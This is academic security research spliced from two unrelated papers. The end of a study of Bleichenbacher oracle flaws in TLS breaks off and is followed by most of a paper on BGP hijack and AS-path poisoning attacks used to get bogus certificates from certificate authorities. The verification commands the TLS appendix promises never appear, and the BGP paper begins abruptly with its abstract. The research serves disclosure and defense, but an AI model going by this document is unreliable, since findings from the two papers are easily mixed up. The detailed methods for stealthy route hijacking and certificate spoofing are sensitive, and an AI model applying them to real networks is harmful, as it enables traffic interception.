(TRON) workshop [9]. Aviram et al. have used the idea of Bleichenbacher's attack to construct their DROWN attack [6]. It is notable that none of these publications have caused the affected vendors to test their product for such vulnerabilities.

### 9.7 Vulnerability detection tools

Many existing TLS vulnerability testing tools did not have tests for Bleichenbacher vulnerabilities in the past. This is likely one reason why such an old vulnerability is still so prevalent. To our knowledge TLS-Attacker[3] and tlsfuzzer[4] had tests for Bleichenbacher vulnerabilities before our research started. However, both tools are not yet optimized for usability and are likely only used by a small audience. None of the existing tools we know of had tests for the shortened message flow attacks.

We reached out to developers of several TLS testing tools prior to this publication. The developers of testssl.sh[5] developed a test that is similar to our own test tool. Kario implemented additional checks in tlsfuzzer. The test in tlsfuzzer is different to our test as it also checks for protocol violations that are not vulnerabilities. A strict interpretation of the TLS standard demands that all RSA decryption failures are answered with a TLS alert 20 (`bad_record_mac`) after the `Finished` message.

Tripwire IP360 added detection[6] for vulnerable F5 devices in ASPL-753 which was released in coordination with F5's public advisory. Generic detection of Bleichenbacher oracles will be released in coordination with this publication. SSLLabs added detection for Bleichenbacher oracles in their development version with a test similar to our own.[7]

Before our research, TLS-Attacker had implemented a basic Bleichenbacher attack evaluation with full TLS protocol flows. We extended this evaluation with shortened protocol flows with missing `ChangeCipherSpec` and `Finished` messages, and implemented an oracle detection based on TCP timeouts and duplicated TLS alerts. These new features are available in TLS-Attacker 2.2.

We encourage developers of other TLS or security test tools to include tests for Bleichenbacher attacks and for other old vulnerabilities. We hope that better test tools will detect any remaining vulnerable implementations that we have not identified during our research.

We are offering the code of our own scan tool under a CC0 (public domain) license. [8] This allows developers of other tools – both free and proprietary – to use our code with no restrictions.

## 10 Summary and conclusion

We were able to identify nine vendors and open source projects and a significant number of hosts that were vulnerable to minor variations of Bleichenbacher's adaptive-chosen ciphertext attack from 1998. The most notable fact about this is how little effort it took us to do so. We can therefore conclude that there is insufficient testing of modern TLS implementations for old vulnerabilities.

The countermeasures in the TLS standard to Bleichenbacher's attack are incredibly complicated and grew more complex over time. It should be clear that this was not a viable strategy to avoid these vulnerabilities.

The designers of TLS 1.3 have already decided to deprecate the RSA encryption key exchange. However, as long as compatibility with RSA encryption cipher suites is kept on older TLS versions these attacks remain a problem. To make sure Bleichenbacher attacks are finally resolved we recommend to fully deprecate RSA encryption based key exchanges in TLS. For HTTPS we believe this can be done today.

We hope that our research will help to end the use of PKCS #1 v1.5.

## Acknowledgments

The authors thank Tibor Jager for providing a Python implementation of the Bleichenbacher attack, Adam Langley for feedback on QUIC and timing problems in Go TLS, Eric Mill from GSA for helping us to identify vulnerable platforms, Nick Sullivan for sharing usage numbers of RSA key exchanges from Cloudflare, Dirk Wetter and David Cooper for implementing a ROBOT check in testssl.sh and for finding bugs in our test code, Hubert Kario for finding bugs in our test code, Graham Steel, Vladislav Mladenov, Christopher Meyer, Robert Merget, Ernst-Günter Giessmann, and Tanja Lange for feedback on this paper, Ange Albertini for drawing a great logo, Garret Wasserman from CERT/CC for helping with vendor contacts, and Facebook for generous bug bounties.

Juraj Somorovsky was supported through the Horizon 2020 program under project number 700542 (FutureTrust).

## A Generated signature for Facebook

We provide a signature that signs the following text:

`We hacked Facebook with a Bleichenbacher Oracle (JS/HB).`

The text is PKCS #1 v1.5 encoded and signed with the certificate with the certificate that was used on `www.facebook.com` at the time of this research.

We provide example commands using curl, xxd and openssl that will verify this signature. We download the certificate from the crt.sh search engine in order to have a stable URL. We could alternatively get it directly from Facebook's servers via TLS, but that would stop working once the certificate expires and Facebook changes it.

This signature is using the format of OpenSSL's `rsautl` command. This command signs the raw input message and does not use the hashing that is part of PKCS #1 v1.5.

## Abstract

The Public Key Infrastructure (PKI) protects users from malicious man-in-the-middle attacks by having trusted Certificate Authorities (CAs) vouch for the domain names of servers on the Internet through digitally signed certificates. Ironically, the mechanism CAs use to issue certificates is itself vulnerable to man-in-the-middle attacks by network-level adversaries. Autonomous Systems (ASes) can exploit vulnerabilities in the Border Gateway Protocol (BGP) to hijack traffic destined to a victim's domain. In this paper, we rigorously analyze attacks that an adversary can use to obtain a bogus certificate. We perform the first real-world demonstration of BGP attacks to obtain bogus certificates from top CAs in an ethical manner. To assess the vulnerability of the PKI, we collect a dataset of 1.8 million certificates and find that an adversary would be capable of gaining a bogus certificate for the vast majority of domains. Finally, we propose and evaluate two countermeasures to secure the PKI: 1) CAs verifying domains from multiple vantage points to make it harder to launch a successful attack, and 2) a BGP monitoring system for CAs to detect suspicious BGP routes and delay certificate issuance to give network operators time to react to BGP attacks.

## 1 Introduction

Digital certificates serve as the foundation of trust in encrypted communication. When a Certificate Authority (CA) is asked to sign a certificate, the CA must establish that the client requesting the certificate is the legitimate owner of the domain name in question. An adversary that obtains a trusted certificate can pose as the victim's domain and intercept/modify sensitive HTTPS traffic like bank logins and credit card information [24]. The mechanism used by CAs to verify domain ownership, known as *domain control verification*, is critical to preventing adversaries from obtaining trusted certificates for domains they do not control. Domain control verification is performed through a standardized set of methods including http-based and email-based verification [18].

Recently, researchers have exposed several flaws in existing domain control verification mechanisms. WoSign was found issuing certificates to users that could demonstrate control of *any* TCP port at a domain (including those above 50,000) as opposed to strictly requiring control of traditional mail, HTTP, and TLS ports [3]. In addition, researchers have found instances of CAs sending domain control verification requests to email addresses that belong to ordinary users at a domain as opposed to bona fide administrators [1]. In response, countermeasures are being developed such as standardizing which URLs on a domain's web server can serve to verify control of that domain [11].

While these advances can defend against some attacks, none of them help to secure domain control verification against *network-level* adversaries, i.e., Autonomous System (AS), that can manipulate the Border Gateway Protocol (BGP). Such adversaries can launch active BGP hijack and interception attacks to steal traffic away from victims or CAs, and spoof the domain control verification process to obtain bogus certificates.

In this paper, we first analyze and compare BGP attacks on the domain verification process to develop a taxonomy and present a highly effective use of the "AS-path poisoning" attack originally performed in [39]. Next, we launch all the BGP attacks against our own domain and decrypt seemingly "secure" HTTPS traffic within seconds. To avoid harming real users, these attacks were done in an ethical manner on domains that resolve into our own IP prefix and were registered solely for the purpose of the experiments. We then quantify the vulnerability of domain verification to these attacks. Finally, we propose countermeasures against these attacks. Our main contributions are as follows:

**Active BGP Attacks on Domain Verification Pro-**

**cess:** We performed five types of real-world BGP attacks (against a domain we owned running on an IP prefix we controlled) during the domain verification process: 1) a traditional BGP sub-prefix attack, 2) a traditional BGP equally-specific-prefix attack (like the attack theorized in [22]), 3) a prepended BGP sub-prefix attack, 4) a prepended BGP equally-specific-prefix attack, and 5) a BGP AS-path poisoning attack (see section 2.2 for details about these attacks).

We are the first to demonstrate the use of the prepended and AS-path poisoning attacks on the PKI, and the first to perform any of these attacks during the domain verification process in the wild. We successfully obtained bogus certificates from all of the top five CAs (Let's Encrypt, GoDaddy, Comodo, Symantec, GlobalSign) [8] in our real-world attacks. Our results were a major factor in Let's Encrypt's decision to start deploying the multiple-vantage-point countermeasure [37].

**Quantify vulnerability of domains:** We collected a dataset of 1.8 million certificates from Google's Certificate Transparency project logs [32] and studied the domains requesting those certificates. By observing the number of domains run out of IP prefixes shorter than 24 bits long (/24), we found that 72% of the domains were vulnerable to BGP sub-prefix hijack attacks and BGP AS-path poisoning attacks, which could allow *any* AS to get a certificate for these domains. Furthermore, the domains were vulnerable to BGP equally-specific-prefix attacks from an average of 70% of ASes.

**Countermeasures against BGP attacks:** We proposed and developed two countermeasures to mitigate the threat of BGP attacks: multiple vantage point verification and a live BGP monitoring system.

- **Multiple Vantage Point Verification:** We propose to perform domain control verification from multiple locations on the Internet (vantage points) to prevent localized BGP attacks. We calculate the best locations for vantage points and quantify the resulting security benefit.
- **Live BGP Monitoring System:** We design and implement (in the Let's Encrypt's CA) a monitoring system with a novel route age heuristic to prevent short-lived BGP attacks [19] that can quickly lead to a bogus certificate before the attack is noticed. Our heuristic is designed for CAs and forces adversaries to keep attacks active for several hours, giving network operators time to react.

Some of the BGP attacks were briefly discussed in a short abstract [16]. In this paper, we go further by analyzing the complete attack surface of BGP attacks on PKI and performing all the attacks in the wild — with success. We also measure the vulnerability of the current PKI to these attacks, and propose/evaluate two effective countermeasures to defend against the attacks.

## 2 BGP Attacks on the PKI

The Public Key Infrastructure (PKI) requires that all certificates be signed by a trusted certificate authority (CA). Browsers and any other TLS clients maintain lists of publicly trusted CAs. 135 organizations were recognized as commercial CAs (other CAs, such as the government of France, will not accept certificate signing requests from the general public) [20]. Any CA is capable of signing a certificate for any domain.

**Domain Control Verification.** In order to verify that an applicant requesting a certificate has control of the domain in question, the CA must perform domain control verification through a set of methods. Each method bootstraps trust by forcing a user to demonstrate control of an important network resource (e.g., a website or email address) associated with the domain. Figure 1 illustrates the domain control verification process with HTTP verification, which requires the user to make an agreed upon change to the root directory of the website running at the domain. Another commonly used method is email verification, by which an email is sent to an administrator's email address at the domain, requiring the administrator to visit a randomly generated URL before continuing. Other methods include DNS TXT verification or methods that do not rely on communication via the Internet (e.g., official letters of authorization).



Figure 1: HTTP domain control verification.

**BGP Attacks on Domain Control Verification.** The domain control verification process creates a vulnerability to network-level adversaries who can fake control of the network resources in step (5) and (6) in Figure 1. An adversary can send a certificate signing request for a victim's domain to a CA. When the CA verifies the network resources via an HTTP GET request in step (5), the adversary can use BGP attacks to hijack/intercept the traffic to the victim's domain such that the CA's request will be routed to the adversary instead. The adversary can then answer the CA's HTTP request in step (6) and present the

document required for domain control verification.

Our key contribution in this section is to explore the broad BGP attack surface that can be used to obtain a bogus TLS certificate in the above process. We first develop an adversary model, and then explore five types of BGP attacks. In particular, we propose and analyze an advanced and stealthy AS-path poisoning attack, that can target **any** trusted CA that is not on the route between the adversary and the victim. We present an in depth analysis of how the intricacies of these BGP attacks affect the current PKI.

## 2.1 Adversary Model

**Adversary Objectives:** We consider an adversary that aims to obtain a bogus certificate for a victim's domain and then decrypt sensitive TLS traffic for as long as possible without being detected. Thus, the slower a defense system detects a BGP attack, the more effective the man-in-the-middle attack is.

Because intercepting a TLS stream can cause significant damage in a couple of hours [24], detection systems that require manual investigation to confirm that an attack has occurred or systems that have a significant delay before detection is possible are not effective at preventing these attacks . However, the adversary is incentivized to avoid major reachability problems (that will cause a service interruption alerting the victim to the attack) and highly suspicious BGP announcements that might get automatically filtered or immediately trigger alerts. Given this adversary model, we aim to assess the current degree of vulnerability of the PKI.

**Realistic Constraints on Adversary Capabilities:** An adversary must compromise an AS's border router or control an AS to launch the attack. Assuming the adversarial AS and victim's domain to be fixed, several variables are beyond the control of the adversary. The topological relationship between the adversary, the victim, and the CA, and the benign BGP announcement for the IP prefix that includes the victim's domain are considered beyond the control of adversary.

Despite these constraints, we assume adversaries can control exactly what BGP announcement they make and which neighboring ASes they make this announcement to. We also assume an adversary is capable of generating traffic with a source IP address that belongs to the victim. Studies show that a significant portion of ASes still allows source IP spoofing [2, 34] due to a lack of ingress filtering. Even a strictly filtered adversary can spoof packets by gaining control of a client in one of these networks that allow spoofing and use it to spoof packets on behalf of the adversary.

Another variable the adversary can control is which IP address to attack. The adversary can directly target the IP address of the victim's domain, or the IP address of any DNS server involved in resolving the victim's domain to give a bogus DNS response to the CA. This will cause the CA to request the verification webpage from the adversary as opposed to the victim.

In addition, it is possible for the adversary to attack a CA's IP address. The adversary can intercept the response of the victim (or a DNS server used to resolve the victim's IP) to the CA, modify it to contain the document specified by the CA (or an incorrect DNS response), and forward it to the CA. By man-in-the-middling the responses from the victim's domain or DNS servers, the adversary can fool the domain control verification process. These additional IP addresses an adversary can attack increase the attack surface.

**BGP Attack Properties:** For an attack to be effective, it must have two properties: viability and stealthiness. For a given adversary, victim, and BGP attack type, viability is a binary indication of whether the adversary is capable of launching the attack. On the other hand, the stealthiness of an attack is determined by several properties that we group into two categories:

1. Control-plane stealthiness: this is measured through the properties of a BGP announcement like the IP prefix announced and the AS path.
2. Data-plane stealthiness: this is measured through the number of ASes whose connectivity to a victim's domain is disrupted during an attack.

## 2.2 Taxonomy of BGP Attacks


We present the details of the following five attacks, and discuss the tradeoff between attack stealthiness and viability for each attack:

- **Traditional sub-prefix attack:** An adversary makes a BGP announcement originating a more-specific IP prefix than the victim's prefix.
- **Traditional equally-specific-prefix attack:** An adversary announces an equal-length prefix as the victim's prefix.
- **Prepended sub-prefix attack:** An adversary claims reachability to a more-specific IP prefix via a non-existent connection to the victim.
- **Prepended equally-specific-prefix attack:** An adversary claims reachability to the victim's prefix via a non-existent connection.
- **AS-path poisoning attack:** An adversary announces a valid route to a more-specific prefix than the victim's prefix to intercept Internet traffic en route to the victim.

Figure 2 illustrates the effects of these BGP attacks on Internet routing, and we summarize the unique properties and implementation details of these BGP attacks in

| Attack Name | Prefix Length Announced | AS-Path Effect | Effect on Victim |
|---|---|---|---|
| Traditional Sub-Prefix Hijack | Sub-Prefix | Entire Path Differs | Global Traffic Blackholed |
| Traditional Equally-Specific Prefix Hijack | Equal-Length | Entire Path Differs | Selective Traffic Blackholed |
| Prepended Sub-Prefix Hijack | Sub-Prefix | ASes After Origin Differ | Global Traffic Blackholed |
| Prepended Equally-Specific Prefix Hijack | Equal-Length | ASes After Origin Differ | Selective Traffic Blackholed |
| AS-Path Poisoning Attack | Sub-Prefix | Valid Route to Victim | Global Traffic Intercepted |

Table 1: BGP attacks and their associated properties.



(a) No Attack (b) Sub-Prefix Hijack Attack

(c) Equally-Specific Hijack (d) AS-Path Poisoning Attack

Figure 2: Attack illustration.

Table 1. At a high level, each attack in the lower table is more preferable to an adversary because it is stealthier and less detectable by existing BGP security measures and data-plane measurements. However, these stealthier attacks are less likely to be viable for a given adversary. The viability and stealthiness of each attack is shown in Table 2. We later use these observations to asses the vulnerability of the PKI to BGP attacks of varying levels of stealthiness in Section 4.

### 2.2.1 Traditional Sub-Prefix Hijack

**Attack Methodology:** The adversary makes a BGP announcement to a sub-prefix that includes the victim domain's IP. For example, to attack a victim domain on the IP address X.Y.Z.1 of prefix X.Y.Z.0/23, an adversary could launch a sub-prefix attack announcing the prefix X.Y.Z.0/24 to capture the victim's traffic. Figure 2a shows the default routing of traffic when no attack is active, and Figure 2b shows the effects of a sub-prefix hijack attack. Because routers prefer more-specific IP prefixes over less-specific ones, this announcement will capture all traffic to the victim's domain, as demonstrated in Figure 2b. This attack is highly effective and can be launched by any AS on the Internet.

**Attack Viability:** This attack is highly viable. The majority of domains use IP prefixes shorter than the maximum /24 (shown in Section 4.2), which allows an attacker to announce IP sub-prefixes without being filtered (many ASes filter announcements longer than /24 [9]). Additionally, the attack has a global effect and the adversary's location does not influence the attack viability.

**Attack Stealthiness:** Although effective, this attack is very visible in both the control and data planes. As seen in Figure 2b, *all* traffic from any AS on the Internet is routed to the adversary. In the data plane, this causes a nearly global loss of connectivity to the victim's domain. In addition, from a control-plane viewpoint, the announcement is highly suspicious. The adversary's AS has likely never announced the victim's prefix before. When the adversary originates the victim's prefix (an event known as a Multiple Origin AS, MOAS, conflict [49]), many BGP monitoring systems [30, 42, 29, 26] will flag this announcement because of the suspicious change in origin AS. Furthermore, if the victim has an RPKI entry for their IP prefix, this announcement will be filtered by ASes that perform Route Origin Validation (ROV) [17]. Thus, although an adversary could easily get a certificate before the attack is detected (as we will show in Section 3, several CAs will sign a certificate seconds after domain control verification and these attacks can last for several hours), the rapid detection of this announcement would reduce the damage the bogus certificate could do.

### 2.2.2 Traditional Equally-Specific-Prefix Hijack

**Attack Methodology:** An adversary aiming to increase stealthiness (or attack a domain running in a /24 prefix so a sub-prefix attack is not viable) may launch an equally-specific-prefix hijack [22]. In this attack, an adversary announces the exact same prefix that the victim is announcing. Each AS will then pick the preferred route

| Attack Name | Effective Against /24 Prefixes | Evades Origin Change Detection | Internet Topology Location Required |
|---|---|---|---|
| Traditional Sub-Prefix Hijack | No | No | Any location |
| Traditional Equally-Specific Prefix Hijack | Yes | No | Many locations |
| Prepended Sub-Prefix Hijack | No | Yes | Any location |
| Prepended Equally-Specific Prefix Hijack | Yes | Yes | Few locations |
| AS-Path Poisoning Attack | No | Yes | Any multi-homed location |

Table 2: The stealthiness and viability of BGP attacks.

between the adversary's false announcement and the victim's original announcement, based on local preferences and path length, etc.. As shown in Figure 2c, this type of attack causes only part of the Internet to prefer the adversary's announcement. In parts of the Internet that do not prefer the adversary's route, this attack is unnoticeable in the data plane (connectivity is unaffected). Also, in the control plane, many ASes will not learn (let alone choose) the adversary's route.

**Attack Viability:** The viability of this attack is determined by the topological relationship between the CA, the victim, and the adversary. The Internet topology must cause the adversary's route to be preferred by the CA over the victim's route. Thus, this attack is less viable than a traditional sub-prefix hijack. We will further quantify the viability of this attack in Section 4.3.1.

**Attack Stealthiness:** In the control plane, this attack is more stealthy than a traditional sub-prefix hijack because parts of the Internet will not hear the adversary's announcement. However, this attack still involves a change in origin AS that can be detected by RPKI and BGP monitoring systems. In the data plane, this attack will not cause a global loss of connectivity to the victim's domain like the traditional sub-prefix hijack.

#### 2.2.3 Prepended Sub-Prefix Hijack

**Attack Methodology:** An adversary can increase the stealthiness of a sub-prefix hijack attack by prepending the victim's Autonomous System Number (ASN) in the malicious announcement's AS path. Thus, the AS path will begin with the victim's ASN followed by the adversary's ASN. Importantly, the adversary's AS is no longer claiming to be the origin AS for the prefix. Instead the adversary is simply claiming a topological connection to the victim (that does not in fact exist).

**Attack Viability:** The viability of this attack is identical to that of the traditional sub-prefix hijack attack because routers always prefer a more specific BGP announcement over a less-specific one regardless of the AS-path field. Thus, all victims that have an IP prefix shorter than /24 are vulnerable.

**Attack Stealthiness:** This attack is significantly more stealthy than a traditional sub-prefix hijack, particularly in the control plane. The origin ASN in the adversary's announcement is identical to the victim's ASN in the original announcement. BGP monitoring systems that only perform origin AS check will not be able to detect this attack. More advanced techniques such as data-plane measurements [42, 26] are needed to detect the attack. However, these advanced systems often require human intervention to take action on a flagged route, which may take hours [9].

On the data plane, this attack has a similar global effect to traditional sub-prefix attack. However, due to control-plane stealthiness, an adversary will likely launch this attack (instead of a traditional sub-prefix hijack attack) to increase stealthiness with no effect on viability.

#### 2.2.4 Prepended Equally-Specific-Prefix Hijack

**Attack Methodology:** Similar to the prepended sub-prefix attack, an adversary can prepend the victim's ASN to an equally-specific-prefix hijack. Because the adversary is now announcing the same prefix as the victim with the same origin ASN, this attack is has a significant increase in stealthiness over all previously listed attacks.

**Attack Viability:** This attack is even less viable than a traditional equally-specific prefix hijack. AS-path length is an important factor in route selection. Because the adversary's route is made one hop longer by prepending the victim's ASN, the adversary's announcement will attract less traffic than it does in the traditional equally-specific prefix hijack. In many other applications, this can significantly limit the use of such an attack, but when attacking the PKI, the adversary only needs to intercept traffic from one of many trusted CAs. Thus, this attack can still be viable even with the reduced area of effect.

**Attack Stealthiness:** This attack has similar control plane properties to the prepended sub-prefix hijack. The prepended victim origin AS makes the attack less likely to be detected by BGP monitoring systems. Thus, the attack is very stealthy. On the data plane, it is similar to the traditional equally-specific prefix hijack which does

not cause global loss of connectivity.

#### 2.2.5 Sub-Prefix-Interception With Path Poisoning

**Attack Methodology:** While all previous attacks have involved breaking data-plane connectivity to a victim's domain (either global or partial), we here present an attack that uses AS-path poisoning to maintain a valid route to the victim's domain. Our attack allows an adversary to fully man-in-the-middle encrypted TLS traffic (as opposed to only attacking unencrypted traffic [39]). In our attack, an adversary announces a sub-prefix of the victim's original announcement similar to the sub-prefix hijack attack. The crucial difference is that the adversary will append a legitimate route R to the victim following the adversary's own ASN in the announced path. *This causes the ASes along route R between the adversary and the victim to ignore the adversary's announcement because of loop prevention.* These ASes would still prefer the victim's original announcement, and thus route R is still a valid route to the victim. All of the ASes not on route R would prefer the adversary's announcement because of the adversary's more-specific prefix announcement. Thus, the entire Internet (with the exception of the ASes on route R) routes traffic destined to the victim's domain to the adversary, and the adversary can still forward all the traffic through to the victim via a valid route without breaking data-plane connectivity.

**Attack Viability:** This attack can be performed by any multi-homed AS against a domain on a prefix shorter than /24. It is crucial that the adversary's AS be multi-homed (have more than one provider) so at least one provider can deliver the victim's traffic to the adversary while another provider forwards the traffic to the victim.

**Attack Stealthiness:** This attack is completely stealthy in the data plane in terms of connectivity. Once the adversary makes the announcement, it can continue forwarding traffic to the victim via the valid route to maintain data connectivity. In addition, the adversary can use the bogus certificate gained in this attack to not only fake a victim's website but to fully man-in-the-middle all TLS connections. The adversary can decrypt TLS traffic by posing as the victim's domain to users. It can then forward the user traffic to the victim's domain to hide the attack. This ensures that there is no connectivity issue from the victim's perspective while a full man-in-the-middle attack is under way on TLS connections.

This attack also has a high degree of stealthiness in the control plane. Many networks will announce sub-prefixes on occasion for traffic engineering. Because the adversary's announcement has the victim as the origin AS of the prefix and a valid path to the victim, this announcement will look similar to a legitimate route. In addition, because of BGP loop prevention, the ASes along route R may never notice this malicious announcement.




Figure 3: Experimental setup to launch BGP attacks.

## 3 Launching Ethical Attacks in the Wild

We successfully performed all the attacks in Section 2 in an ethical manner on the real Internet using trusted CAs.

### 3.1 Experimental Setup

Our experimental setup consisted of an adversarial server and a victim server. Each server was configured to make BGP announcements and forward packets through the muxes in the PEERING testbed [40]. In this experiement, we will consider a victim server in Ohio that is connected to a mux in the Los Nettos Regional Network in Los Angeles over a VPN tunnel, and an adversarial server sited in London that is connected to a mux at the Amsterdam Internet Exchange over another VPN tunnel (shown in Figure 3). Note that the adversary has two different upstream providers, making it multi-homed and capable of launching AS-path poisoning attacks.

### 3.2 Real-World BGP Attacks

**Control Setup.** We start by announcing a /23 IP prefix we controlled to the Los Nettos Regional Network. Internet traffic to the victim's domain came through the Los Nettos Regional Network to the victim's server.

#### 3.2.1 Sub-Prefix Hijack Execution

We left the victim's network configuration untouched, and then used the adversarial server in London to make malicious BGP announcements for a more specific /24 prefix containing the victim's domain through the mux at the Amsterdam Internet Exchange. We then waited several minutes for the announcement to propagate. We

subsequently approached leading certificate authorities and requested a certificate for the victim's domain. Because the domain resolved to an IP in the hijacked sub-prefix, we were able to complete the domain control verification process without any access to the victim's server. We also successfully repeated this process using a prepended sub-prefix hijack attack where the victim's ASN was prepended to the adversary's announcement.

#### 3.2.2 Equally-Specific-Prefix Hijack Execution

Using a similar configuration to the sub-prefix attacks, we announced the same /23 prefix as the victim from the mux at the Amsterdam Internet Exchange. Because these attacks do not affect traffic globally, we used ICMP Ping to determine which ASes had been hijacked by our announcement. We then made sure to request a certificate from a CA located in the hijacked section of the Internet. We repeated this process with and without origin AS prepending. Similar to the case above, we obtained a certificate without needing access to the victim's server.

#### 3.2.3 AS-Path Poisoning and Traffic Interception

We launched an AS-path poisoning attack and tested the capability of these attacks to perform interception of encrypted traffic. We first observed the AS path and next hop of the route used by the mux at the Amsterdam Internet Exchange for the victim's prefix. Next, we set up a static route to forward all traffic destined to the victim's prefix to the next hop we had recorded (the only traffic that did not match this rule was traffic from the IP used by a CA for domain control verification).

We then made a route announcement for a sub-prefix (that contained the victim's domain) with every AS between the adversary and the victim prepended to the AS path. Because the announcement was for a sub-prefix, all ASes routed traffic to the adversary with the exception of the ASes between the adversary and the victim (which did not adopt the announcement because of loop prevention). Since the ASes between the victim and the adversary did not adopt the malicious announcement, the static route we configured to the victim allowed the adversary to properly forward all of the traffic to the victim and cause **no** effect on global connectivity.

With traffic forwarding in place, we approached a CA and requested a certificate. The traffic from the CA's server was not forwarded to the victim and was instead answered by the adversary's server, allowing us to obtain a trusted TLS certificate with no impact on the victim's connectivity. We then deployed this certificate to a web server run by the adversary. Finally, we removed the routing rule for traffic forwarding to the victim and answered HTTPS requests using the adversary's web server and trusted certificate. To measure the effect of this attack on real users, we simulated an innocuous user of the victim's domain by continually running HTTPS AJAX calls to the victim's domain. We observed that with no interruption in connectivity, the AJAX calls went from being securely sent to the victim's server to being read by the adversary. We were able to execute this attack in as little as 35 seconds (from BGP announcement to HTTPS traffic decryption).

| | Let's Encrypt | GoDaddy | Comodo | Symantec | GlobalSign |
|---|---|---|---|---|---|
| **Time to issue certificate** | 35s | <10min | 51s | 6min | 4min |
| **Human Interaction** | No | No | No | No | No |
| **Multiple Vantage Points** | No[3] | No | No | No | No |
| **Validation Method Attacked** | HTTP | HTTP | Email | Email | Email |

Table 3: The 5 CAs we attacked and obtained certificates from. We found that all CAs were automated and none had any defenses against BGP attacks.

## 3.3 Certificate Authorities Attacked

In addition to the variety of BGP attacks used, we also assessed the vulnerability of various CAs to the use of these BGP attacks to obtain bogus certificates. Table 3 lists the CAs we approached for certificates. For each CA, we launched a sub-prefix hijack attack against a victim's HTTP server (for HTTP verification) or Email server (for email verification) depending on the verification method preferred by the CA. Since the sub-prefix hijack attack is the most detectable attack, if a CA does not notice such an attack and signs a certificate, it must have no BGP defense in place and thus will not be able to detect any more advanced attacks.[1] We also recorded the relevant server logs to see if CAs had fetched the relevant resources on our servers from multiple IP addresses (indicating deployment of multiple vantage points). No CAs had such a countermeasure in place. We also noted the speed that each CA issued a certificate. All CAs signed our requests with no direct human interaction,[2] allowing for an adversary to obtain a certificate very rapidly. Since our experiment, Let's Encrypt has deployed one of our suggested countermeasures.

[1] As noted in Section 3.2.2 and Section 3.2.3, we also performed BGP equally-specific-prefix attacks and AS-Path poisoning attacks against a *chosen* CA (and not against all CAs).

[2] The longer delay from several CAs is due to the time it took us to manually request certificates from those CAs through web interfaces.

[3] No vantage points were deployed at time of attack. Let's Encrypt has since implemented multiple vantage point verification in their staging environment, where it is being tested before full release.

### 3.4 Attacks on Victim DNS

In addition to spoofing HTTP/Email domain verification by hijacking the victim's HTTP/Email servers, we launched attacks targeting the victim's DNS server. Once we had captured traffic to the victim's authoritative DNS server, we ran an adversarial DNS server configured to give a fake response for the A records associated with the victim's domain. When the CA performed a DNS lookup required for HTTP/Email verification, our adversarial DNS server responded with the IP of the adversary's server. The CA then sent the HTTP request/Email to the adversary's server instead of the victim's server.

### 3.5 Ethical Considerations

While performing these experiments, we made sure to not harm or interfere with the operations of real users or real web sites by following three important guidelines: 1) We only requested certificates for domains we registered strictly for the purpose of this experiment. Thus, these domains had no real users, and no users were affected when we obtained certificates for these domains. 2) We only made BGP announcements for IP prefixes that were allocated to us through the PEERING testbed, and all BGP announcements were originated by an AS belonging to the PEERING testbed. Thus, our experiment did not affect any other Internet traffic. 3) We did not generate any network traffic with a source address that we did not control (source IP spoofing). By following these guidelines, our experiments used real Internet infrastructure but did not affect any real users.

In this section, we demonstrate real-world BGP attacks that successfully obtain bogus certificates from the five largest CAs. We show that network-level adversaries can undermine the security properties offered by HTTPS by targeting domain validation protocols and attack users that are seemingly visiting a "secure" site. This motivates our work in Section 5 on developing countermeasures to prevent these attacks from ever harming real users. We have also reached out to Let's Encrypt to discuss the deployment of countermeasures.

## 4 Quantifying Vulnerability of Domains and CAs

The degree of vulnerability of the PKI to the various attacks outlined above depends on several factors like the topological relationship between the adversary and the victim and the length of the victim's prefix. We aim to measure these factors and quantitatively assess the viability of the attacks. Specifically, we aim to analyze what fraction of certificate signings could have been spoofed using one of the attacks above. Our measurement of domains reveals that 72% of domains are vulnerable to sub-prefix attacks (that can be launched by *any* AS on the Internet). All of the domains are vulnerable to an equally-specific-prefix attack, from an average of 70% of ASes on the Internet (specific to any given victim domain).

### 4.1 Data Collection

To gather data about TLS domains, we scraped the Certificate Transparency logs through crt.sh [4] and resolved the domain names in the common name field of certificates to an IP address. For each certificate, we resolve the common name to an IP address using our local DNS resolver.[4] We then map the IP address to the IP prefix and origin AS using Level3's routing table from the time the certificate was issued (see Section 5.2.1 for an explanation of our use of historical BGP data). We chose 10 of the 14 top CAs listed on W3Techs CA usage survey from 17th November 2017 [8] for our study. The 10 CAs were selected because of their consistent logging of Domain Validated (DV) certificates to Certificate Transparency. We performed filtering to exclude domains that fail to resolve to an IP address. Also, because of the large volume of certificates being signed, we were forced to rate limit our certificate scraping.[5] Over the period between 3/11/17 and 8/7/17, we generated a dataset of 1.8 million certificates after filtering.

### 4.2 Vulnerability to Sub-Prefix Attacks

We first evaluate the vulnerability to sub-prefix attacks, where the adversary AS announces a longer prefix than the original prefix. We evaluate vulnerability of both domains and CAs to such attacks.

#### 4.2.1 Vulnerability of Domains

Because the majority of ASes filter BGP announcements to prefixes longer than /24, only domains running on prefixes shorter than /24 are vulnerable to sub-prefix attacks. That said, *our data shows that 72% of domains (1.3 million in our dataset) requesting certificates ran on prefixes shorter than /24 at the time of requesting certificate.* Figure 4 shows the complete distribution of domains over different IP prefix length. Thus, a sub-prefix hijack/interception attack is very viable on the PKI.

[4] Wildcard certificates were ignored because some CAs require DNS verification for wildcard certificates [5] and thus do not contact the server running at the domain's A record.

[5] To ensure our sample was representative, we obtained another sample of certificates directly from Let's Encrypt's logs (the CA most affected by the rate limiting) and compared the distribution of prefix lengths and originating ASes. We found these distributions to be similar implying that our research findings were not significantly impacted by the rate limiting.



Figure 4: Number of domains hosted in an IP prefix of a given length. Only 28% of domains are on /24 prefixes.

**Remark:** While works on BGP attacks in other applications have recommended that ASes announce /24s to prevent sub-prefix attacks [44, 45], this is not feasible for domain owners. Owing to the very large number of domains with TLS certificates, running every domain on a /24 would cause a sizable increase in BGP routing table. Thus, in the absence of feasible countermeasures, 72% of domains are vulnerable to sub-prefix attacks. This motivates our work on designing new countermeasures for PKI in Section 5.

#### 4.2.2 Vulnerability of CAs

CAs are also a target for attacks. Of the five CAs we performed attacks on, only one (Comodo) ran the IP used for verification out of a /24 prefix. Table 4 shows the IPs we observed CAs using for verification and the prefix length for each IP. We also show the originating AS and the number of providers (including tier 1 networks) of the originating AS. Unlike the large number of domains, there is a fairly small number of CAs, and it would be reasonable for CAs to run the IPs used for domain control verification on a /24 prefix to avoid sub-prefix hijacks. In addition, Comodo and GoDaddy operate their own ASes, meaning that running the verification servers on a /24 IP prefix would require only an update in routing policy. For CAs that do not control their own BGP announcements, we recommend negotiations with the relevant ISPs because running domain control verification servers on /24 IP prefixes has a sizable security benefit with little additional cost as explained in Section 2.2.1.

### 4.3 Vulnerability to Equally-Specific-Prefix Hijacking

